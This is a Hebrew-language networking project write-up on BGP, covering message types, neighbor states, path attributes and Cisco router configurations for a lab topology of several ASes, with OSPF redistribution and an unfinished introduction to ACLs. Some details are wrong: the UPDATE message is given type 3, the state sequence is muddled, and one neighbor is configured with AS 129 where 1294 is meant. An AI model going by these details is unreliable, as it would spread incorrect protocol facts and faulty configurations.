BGP הוא פרוטוקול מסוג Path Vector Protocol, שבו כל AS מפרסם את הנתיבים שלה ואת הדרך בה ניתן להגיע אליה, ומקבל את הנתיבים של שאר ה-ASים שנמצאים ברשת. כל AS שומר טבלה של נתיבי BGP המכילה את הנתיבים לכל AS אחר ברשת, והנתיב המתאים ביותר (לפי מדדים שונים) נבחר להעביר תעבורה.

ניהול Autonomous Systems

לכל AS יש מספר מזהה ייחודי שנקרא AS Number, מספר זה משמש כזיהוי ייחודי עבור כל AS ומאפשר למערכות אוטונומיות שונות לתקשר ביניהן.

ה-AS Numbers מוקצים על ידי ארגונים שונים, כמו IANA ו- RIRs כמו ,RIPE ARIN ו- APNIC.

כל ISP שרוצה להפעיל רשת אוטונומית חייב להגיש בקשה לקבלת AS Number, ולרוב ידרוש גם כתובת IP שתשמש את ה-AS לצורך ניתוב.

תהליך יצירת AS

כדי שספק אינטרנט יהפוך ל-AS עצמאי, עליו לבצע את הצעדים הבאים:

- **בקשה למספר AS:** ספק האינטרנט פונה ל-RIR המתאים (למשל, RIPE) ומבקש לקבל AS Number וכתובת IP.
- **הקמת תשתית:** עליו להקים לפחות שני BGP peers ולוודא שיש לו את המשאבים הכספיים להקים את התשתית הנדרשת (כמובן, גם ברישום כלפי RIR יש עלות של כמה אלפי דולרים).
- **שיתוף נתיב ב-BGP:** לאחר קבלת ה-AS Number, ה-RIR שומר רישום של כל ה-ASים ומחבר את כתובת ה-IP לכל AS Number, כך שניתן לנתב את הנתיבים ברחבי הרשת.

סוגי הודעות

ב-**BGP** ישנם סוגים שונים של הודעות שנשלחות בין נתבים כדי לתקשר ולתחזק את טבלאות הניתוב, כל הודעה מכילה מידע חשוב על נתיבי הניתוב והקשרים עם **AS**ים אחרים.

הודעת OPEN:

מספר	1
מטרה	הקמת קשר בין שני נתבים ב-BGP והסכמה על פרמטרים בסיסיים כמו גרסה של BGP, AS Number, וכו'.
מידע שנמצא בהודעה	גרסה, AS Number, בורר לאימות, Timer
אינטרוול	נשלחת פעם אחת בעת הקמת הקשר עם הנתב השכן

הודעת OPEN היא ההודעה הראשונה שנשלחת כשנתב ב- **BGP** מתחיל לתקשר עם שכן חדש, היא משמשת כדי לפתוח את הקשר ולוודא שכל הנתבים תומכים באותה גרסה של פרוטוקול ה-**BGP** ויכולים להמשיך בתהליך.

ORACLE

הודעת UPDATE:

מספר	3
מטרה	עדכון טבלת ניתוב עם נתיבים חדשים או מעודכנים
מידע שנמצא בהודעה	AS Path, Next Hop, Network Prefix, Metric, Local Preference
אינטרוול	נשלחת כל פעם שיש שינוי בנתיב או נתיב חדש שצריך לעדכן

הודעת UPDATE נשלחת כדי להודיע לנתבים אחרים על שינוי בנתיב או נתיבים חדשים שנכנסו לטבלה, כל נתב שולח הודעת **UPDATE** לנתבים השכנים שלו כאשר הוא מגלה נתיב חדש או מעדכן נתיב ישן, הודעת **UPDATE** כוללת מידע על ה- **AS Path**, כתובת ה-**Next Hop**, ומדדים כמו **Local Preference** ו-**Metric**, המאפשרים לבחור את הנתיב המועדף.

הודעת KEEPALIVE:

מספר	4
מטרה	שמירה על הקשר עם השכנים, לוודא שהקשר עדיין פעיל
מידע שנמצא בהודעה	אין
אינטרוול	כל 60 שניות (ברירת מחדל)

הודעת KEEPALIVE נשלחת באופן מחזורי כדי לשמור על הקשר עם השכנים ב-**BGP**, הודעה זו אינה מכילה מידע נוסף אלא רק שומרת על הקשר הפעיל.


היא חיונית כדי לוודא שהנתבים השכנים עדיין פעילים ושהקשרים בין **AS**ים אינם אבודים.

הודעת NOTIFICATION:

מספר	3
מטרה	הודעה על שגיאה או בעיה בקשר
מידע שנמצא בהודעה	קוד שגיאה ותיאור
אינטרוול	רק במקרה של שגיאה

הודעת NOTIFICATION נשלחת כאשר יש שגיאה בקשר בין הנתבים כגון בעיה באימות או בעיות עם פרמטרים שהוזנו בהודעות **OPEN**.

הודעת **NOTIFICATION** כוללת את קוד השגיאה ותיאור של הבעיה, והיא שולחת סיום של הקשר עם השכן.



שלבים ליצירת יחסי שכנות:

בפרוטוקול הניתוב BGP, יחסי שכנות הם התהליך שבו שני נתבים, הנמצאים בסמוך זה לזה, מקימים קשר ישיר ביניהם.

קשר זה חיוני לשיתוף מידע אודות מסלולים ולקביעת מדיניות הניתוב.

- IDLE:
  - **BGP** מנסה ליצור חיבור **TCP**.
  - אם החיבור לא הצליח, המערכת מפעילה טיימר (**ConnectRetry**) ועוברת למצב **ACTIVE**.

- CONNECT:
  - הנתב מחכה להשלמת חיבור ה **TCP**.
  - אם החיבור הצליח, המערכת מעבר למצב "**OPEN SENT**".
  - אם החיבור נכשל, המערכת מעבר למצב **ACTIVE**.

- ACTIVE:
  - נראה כאשר יש כשל בחיבור ה **TCP** הראשוני.
  - **BGP** מנסה לשלוח הודעות **OPEN** לנתב שכן.
  - אם יש כשל נוסף, המצב חוזר ל **CONNECT**.

- OPEN SENT:
  - הנתב מאזין להודעת **OPEN** מהנתב שכן.
  - במקרה של שגיאה, תשלח הודעת **NOTIFICATION**.
  - אם הכל תקין, תשלח הודעת **KEEPALIVE** והמצב מתחלף אל **OPEN CONFIRM**.

- OPEN CONFIRM:
  - הנתב מאזין להודעת **KEEPALIVE** מהנתב השכן.
  - במידה ולא עבר זמן הטיימר, המצב משתנה אל **ESTABLISHED**.
  - במידה ועבר זמן הטיימר, המצב חוזר אל **IDLE**.

- ESTABLISHED:
  - התקבלה הודעת **KEEPALIVE** מהנתב השכן.
  - מועברות הודעות **UPDATE**.
  - במקרה של שגיאה תשלח הודעת **NOTIFICATION** והמצב מתחלף אל **IDLE**.

:BGP Attributes

ב BGP, מאפיינים (Attributes) הם פרמטרים שמספקים מידע נוסף על מסלול ניתוב, המאפיינים הללו עוזרים לנתבים להחליט איזה מסלול לבחור מתוך מספר אפשרויות עבור יעד מסוים.

כל מסלול ב-BGP כולל מספר מאפיינים, וכל מאפיין משפיע על אופן קבלת ההחלטות בנוגע למסלול הטוב ביותר.


AS Path

מאפיין ה-AS Path הוא רכיב חשוב ב-BGP, והוא מציין את ה-**AS-ים** שדרכן עבר מסלול ה-**BGP**, ה-**AS Path** עוזר למנוע לולאות ניתוב ומספק מידע חשוב על היסטוריית המסלול.

דוגמה:

אם מסלול **BGP** עבר דרך **AS 200** ,**AS 100** ו-**AS 300**, מאפיין ה- **AS Path** יהיה כך:

```
AS 100 AS 200 AS 300
```



Next Hop

מאפיין ה- Next Hop מציין את כתובת ה- IP של הנתב הבא שאליו יש לשלוח את התעבורה בדרך אל הרשת היעד.

המאפיין הזה מציין לנתב ה- **BGP** לאן לשלוח את התעבורה כדי להגיע ליעד.

דוגמה:

אם כתובת ה-**IP** של ה-**Next Hop** היא **192.168.1.1**, אז המסלול ב-**BGP** ייראה כך:

```
Next Hop: 192.168.1.1
```

Origin

מאפיין ה- Origin מציין את מקור המסלול, יכול להיות לו אחד משלושה ערכים:

1. IGP (פרוטוקול ניתוב פנימי)
2. EGP (פרוטוקול ניתוב חיצוני)
3. Incomplete (המסלול נלמד ממקור שאינו IGP או EGP)


הוא מציין כיצד נלמד המסלול ב- **BGP**.

MED

מאפיין ה- MED משמש להשפעה על החלטות ניתוב נכנסות בין מערכות **AS** שונות.
ערכי **MED** נמוכים מועדפים על ידי נתבי **BGP** בעת בחירת המסלול הטוב ביותר.

דוגמה:

אם למסלול יש ערך **MED** של **50** ולמסלול אחר יש **MED** של **100**, המסלול עם ה- **MED** של **50** ייבחר.



Local Preference

מאפיין ה- Local Preference משמש בתוך מערכת **AS** כדי להעדיף נקודות יציאה מסוימות כאשר קיימים מסלולים מרובים לאותו יעד, ערך **Local Preference** גבוה יותר מציין שהמסלול מועדף.

דוגמה:

```
Local Preference: 200
```

המסלול הזה יועדף על פני מסלול אחר עם **Local Preference** של **100**.

Weight

מאפיין ה- **Weight** הוא מאפיין ייחודי של **Cisco** ב- **BGP**, והוא משמש להעדפת מסלול אחד על פני אחר בתוך אותו **AS**, הוא משמעותי רק ברמה המקומית של הנתב ואינו מועבר לנתבים אחרים.

דוגמה:

אם למסלול יש ערך **Weight** של **200** ולמסלול אחר יש ערך **Weight** של **100**, המסלול עם ה-**Weight** של **200** ייבחר.

:Community

מאפיין ה- **Community** מאפשר לקבץ יעדים ב-**BGP**, הוא עוזר למנהלי רשת לתייג מסלולים לפעולות מסוימות (כמו סינון או מדיניות ניתוב).

לרוב משתמשים ב-**Communities** כדי לקבץ מסלולים עם מאפיינים דומים.

דוגמה:


מסלול עם ערך **community no-export** יורה שלא לפרסם את המסלול מחוץ ל-**AS**.

Originator ID

מאפיין ה- **Originator ID** משמש כדי לעקוב אחר מקור המסלול בתוך **AS** כאשר נעשה שימוש ב- **Route Reflectors**, הוא מונע לולאות ניתוב ברשתות שמשתמשות בהחזרות ניתוב.

דוגמה:

ה- **Originator ID** עשוי להיות **192.168.10.1**, מה שמעיד שהמסלול נוצר בנתב זה בתוך ה-**AS**.



הגדרה בפרויקט:

הכתובת המנחה היא:

12.18.AS.0/30

אם **AS** גדול מ **255**, נשתמש בשתי הספרות האחרונות. (עשרות ומאות)

כדי להגדיר בקלות **BGP** הכנתי טבלה שתנחה אותי במהלך הקמת הפרוטוקול:

Interface	AS 534	AS 34	AS 622	AS 1294	AS 786	AS 1334	AS 22
0	12.18.53.1	12.18.34.1	12.18.62.1	12.18.12.1	12.18.12.2		
1	12.18.53.5	12.18.53.2	12.18.34.2	12.18.62.2		12.18.53.6	12.18.22.10
2		12.18.34.5	12.18.53.14	12.18.34.6			
3	12.18.53.13	12.18.22.9	12.18.62.5				
6					12.18.62.6		

:ORACLE_BGP_AS_34_ROUTER_1

```
ORACLE_BGP_AS_34_ROUTER_1(config)#router bgp 34
ORACLE_BGP_AS_34_ROUTER_1(config-router)# neighbor 12.18.34.2 remote-as 622
ORACLE_BGP_AS_34_ROUTER_1(config-router)# neighbor 12.18.53.1 remote-as 534
ORACLE_BGP_AS_34_ROUTER_1(config-router)# neighbor 12.18.22.10 remote-as 22
ORACLE_BGP_AS_34_ROUTER_1(config-router)# neighbor 12.18.34.6 remote-as 1294
ORACLE_BGP_AS_34_ROUTER_1(config-router)# network 12.18.34.0 mask 255.255.255.252
ORACLE_BGP_AS_34_ROUTER_1(config-router)# network 12.18.53.0 mask 255.255.255.252
ORACLE_BGP_AS_34_ROUTER_1(config-router)# network 12.18.22.8 mask 255.255.255.252
ORACLE_BGP_AS_34_ROUTER_1(config-router)# network 12.18.34.4 mask 255.255.255.252
```

:ORACLE_BGP_AS_622_ROUTER_1

```
ORACLE_BGP_AS_622_ROUTER_1(config-router)#router bgp 622
ORACLE_BGP_AS_622_ROUTER_1(config-router)#neighbor 12.18.62.2 remote-as 1294
ORACLE_BGP_AS_622_ROUTER_1(config-router)#neighbor 12.18.34.1 remote-as 34
ORACLE_BGP_AS_622_ROUTER_1(config-router)#neighbor 12.18.53.13 remote-as 534
ORACLE_BGP_AS_622_ROUTER_1(config-router)#neighbor 12.18.62.6 remote-as 786
ORACLE_BGP_AS_622_ROUTER_1(config-router)#network 12.18.62.0 mask 255.255.255.252
ORACLE_BGP_AS_622_ROUTER_1(config-router)#network 12.18.34.0 mask 255.255.255.252
ORACLE_BGP_AS_622_ROUTER_1(config-router)#network 12.18.53.12 mask 255.255.255.252
ORACLE_BGP_AS_622_ROUTER_1(config-router)#network 12.18.62.4 mask 255.255.255.252
```

:ORACLE_BGP_AS_1294_ROUTER_1


```
ORACLE_BGP_AS_1294_ROUTER_1(config)#router bgp 1294
ORACLE_BGP_AS_1294_ROUTER_1(config-router)#neighbor 12.18.12.2 remote-as 786
ORACLE_BGP_AS_1294_ROUTER_1(config-router)#neighbor 12.18.62.1 remote-as 622
ORACLE_BGP_AS_1294_ROUTER_1(config-router)#neighbor 12.18.34.5 remote-as 34
ORACLE_BGP_AS_1294_ROUTER_1(config-router)#network 12.18.34.4 mask 255.255.255.252
ORACLE_BGP_AS_1294_ROUTER_1(config-router)#network 12.18.62.0 mask 255.255.255.252
ORACLE_BGP_AS_1294_ROUTER_1(config-router)#network 12.18.12.0 mask 255.255.255.252
```


חיבור שרתים:

Interface	AS 786	Server	IP
0	12.18.12.2	-	-
1	14.18.78.1	Google	14.18.78.2
2	12.18.53.5	Netflix	12.18.53.6
3	12.18.53.9	CloudFlare	12.18.53.10
4	12.18.53.13	Gmail	12.18.53.14
5	12.18.53.17	Oracle	12.18.53.18

:ORACLE_BGP_AS_786_ROUTER_1

```
ORACLE_BGP_AS_786_ROUTER_1(config-router)#router bgp 786
ORACLE_BGP_AS_786_ROUTER_1(config-router)#neighbor 12.18.12.1 remote-as 129
ORACLE_BGP_AS_786_ROUTER_1(config-router)#neighbor 12.18.62.5 remote-as 622
ORACLE_BGP_AS_786_ROUTER_1(config-router)#network 12.18.12.0 mask 255.255.255.252
ORACLE_BGP_AS_786_ROUTER_1(config-router)#network 14.18.78.0 mask 255.255.255.252
ORACLE_BGP_AS_786_ROUTER_1(config-router)#network 12.18.53.4 mask 255.255.255.252
ORACLE_BGP_AS_786_ROUTER_1(config-router)#network 12.18.53.8 mask 255.255.255.252
ORACLE_BGP_AS_786_ROUTER_1(config-router)#network 12.18.53.12 mask 255.255.255.252
ORACLE_BGP_AS_786_ROUTER_1(config-router)#network 12.18.53.16 mask 255.255.255.252
ORACLE_BGP_AS_786_ROUTER_1(config-router)#network 12.18.62.4 mask 255.255.255.252
```





חיבור ל OSPF:

נגדיר חיבור מ BGP ל OSPF:

ORACLE_BGP_AS_534_ROUTER_1:

```
ORACLE_BGP_AS_534_ROUTER_1(config)#router bgp 534
ORACLE_BGP_AS_534_ROUTER_1(config-router)#neighbor 12.18.53.2 remote-as 34
ORACLE_BGP_AS_534_ROUTER_1(config-router)#neighbor 12.18.53.14 remote-as 622
ORACLE_BGP_AS_534_ROUTER_1(config-router)#neighbor 12.18.53.6 remote-as 1334
ORACLE_BGP_AS_534_ROUTER_1(config-router)#network 12.18.53.0 mask 255.255.255.252
ORACLE_BGP_AS_534_ROUTER_1(config-router)#network 12.18.53.12 mask 255.255.255.252
ORACLE_BGP_AS_534_ROUTER_1(config-router)#network 12.18.53.4 mask 255.255.255.252
```


ב OSPF נגדיר הפצה ל BGP:

ORACLE_OSPF_AREA_0_ASBR_TO_BGP_1:

```
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_1(config)#router bgp 1334
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_1(config-router)#neighbor 12.18.53.5 remote-as 534
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_1(config-router)#network 12.18.53.4 mask 255.255.255.252
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_1(config-router)#redistribute ospf 1 match internal
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_1(config)#router ospf 1
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_1(config-router)#redistribute bgp 1334 metric 100 metric-type 1 subnets
```

ORACLE_OSPF_AREA_0_ASBR_TO_BGP_2:

```
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_2(config)#router bgp 22
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_2(config-router)#neighbor 12.18.22.9 remote-as 34
ORACLE_OSPF_AREA_0_ASBR_TO_BGP_2(config-router)#network 12.18.22.8 mask 255.255.255.252
```



טבלאות:

ניתוב:


```
ORACLE_BGP_AS_534_ROUTER_1#show ip route bgp
B    12.18.12.0 [20/0] via 12.18.53.2, 00:00:00
B    12.18.34.0 [20/0] via 12.18.53.2, 00:00:00
B    12.18.53.12 [20/0] via 12.18.53.2, 00:00:00
B    12.18.53.16 [20/0] via 12.18.53.2, 00:00:00
B    12.18.62.0 [20/0] via 12.18.53.2, 00:00:00
B    14.18.78.0 [20/0] via 12.18.53.2, 00:00:00
```

שכנים (על ORACLE_BGP_AS_534_ROUTER_1):

```
ORACLE_BGP_AS_534_ROUTER_1#show ip bgp neighbors
BGP neighbor is 12.18.53.2,  remote AS 34, external link
  BGP version 4, remote router ID 12.18.53.2
  BGP state = Established, up for 00:26:58
  Last read 00:26:58, last write 00:26:58, hold time is 180, keepalive interval is 60 seconds
  Neighbor capabilities:
    Route refresh: advertised and received(new)
    Address family IPv4 Unicast: advertised and received
  Message statistics:
    InQ depth is 0
    OutQ depth is 0
```

summary:

```
ORACLE_BGP_AS_534_ROUTER_1#show ip bgp summary
BGP router identifier 12.18.53.9, local AS number 534
BGP table version is 52, main routing table version 6
13 network entries using 1716 bytes of memory
13 path entries using 676 bytes of memory
12/6 BGP path/bestpath attribute entries using 1656 bytes of memory
5 BGP AS-PATH entries using 120 bytes of memory
0 BGP route-map cache entries using 0 bytes of memory
0 BGP filter-list cache entries using 0 bytes of memory
Bitfield cache entries: current 1 (at peak 1) using 32 bytes of memory
BGP using 4200 total bytes of memory
BGP activity 9/0 prefixes, 13/0 paths, scan interval 60 secs

Neighbor        V    AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
12.18.53.2      4    34     179      93       52    0    0 00:27:53        4
```



ACL

ACL היא רשימת חוקים שמאפשרת לנתבים ומתגים ברשת לשלוט על תעבורת הרשת העוברת דרכם.

באמצעות **ACL** ניתן לקבוע אילו חבילות מותרות ואילו יש לחסום, לפי כתובות **IP**, פרוטוקולים, פורטים ועוד.

סוגי ACL

ישנם **שני** סוגים עיקריים של **Standard ACL** ו- **Extended ACL**, **ACL** מסוג **Standard** בודקת רק את כתובת המקור של החבילה, בעוד **ACL** מסוג **Extended** בודקת גם את כתובת היעד, סוג הפרוטוקול ופורטים.

הבחירה בין הסוגים תלויה במידת השליטה הרצויה.

איך זה עובד?

כאשר חבילה מתקבלת לממשק, היא נבדקת לפי הכללים שהוגדרו ב- **ACL** המשויכת, הבדיקה נעשית בסדר כתיבת החוקים והחבילה תעבור או תיחסם לפי ההתאמה הראשונה (**first match wins**).

אם אין התאמה – מופעל כלל ברירת מחדל שמונע את המעבר (**deny any**).

הגדרות

Standard ACL

מתמקד בכתובת ה- **IP** של המקור בלבד!

לדוגמה, ניתן לאפשר רק למחשב מסוים לשלוח תעבורה:

```
access-list 10 permit 192.168.1.100
```

Extended ACL


ACL מורחב מספקת שליטה רבה יותר, ניתן להגדיר כללים לפי כתובת מקור ויעד, פרוטוקול (כמו **ICMP**, **UDP**, **TCP**) ופורטים.

לדוגמה:

